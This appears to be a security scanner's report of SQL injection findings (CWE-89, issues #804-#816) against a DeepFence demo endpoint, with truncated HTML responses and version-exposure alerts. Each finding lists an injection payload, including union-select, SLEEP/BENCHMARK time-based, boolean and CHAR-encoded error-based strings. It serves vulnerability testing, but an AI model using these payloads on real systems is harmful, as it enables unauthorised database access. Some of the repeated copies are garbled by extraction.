Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#804	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#805

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 30</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 30
Name	Value				
demouser@deepfence.io	ORDER BY 30				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#806				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>/*!10000%201/0%20*/</td></tr></table>	Name	Value	demouser@deepfence.io	/*!10000%201/0%20*/
Name	Value				
demouser@deepfence.io	/*!10000%201/0%20*/				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#807

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 30#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 30#
Name	Value				
demouser@deepfence.io	ORDER BY 30#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#808				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY SLEEP(5)#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #809

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 7300=7300 AND ('pKIZ'='pKIZ

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#810

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'&&SLEEP(5)&&'1</td></tr></table>	Name	Value	demouser@deepfence.io	'&&SLEEP(5)&&'1
Name	Value				
demouser@deepfence.io	'&&SLEEP(5)&&'1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#811				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 7300=7300 AND ('pKIZ'='pKIY</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 7300=7300 AND ('pKIZ'='pKIY
Name	Value				
demouser@deepfence.io	AND 7300=7300 AND ('pKIZ'='pKIY				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#812				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#813

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#814				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>""</td></tr></table>		Name	Value	demouser@deepfence.io	""
Name	Value					
demouser@deepfence.io	""					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#815					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	1)) or sleep(5)#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#816

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 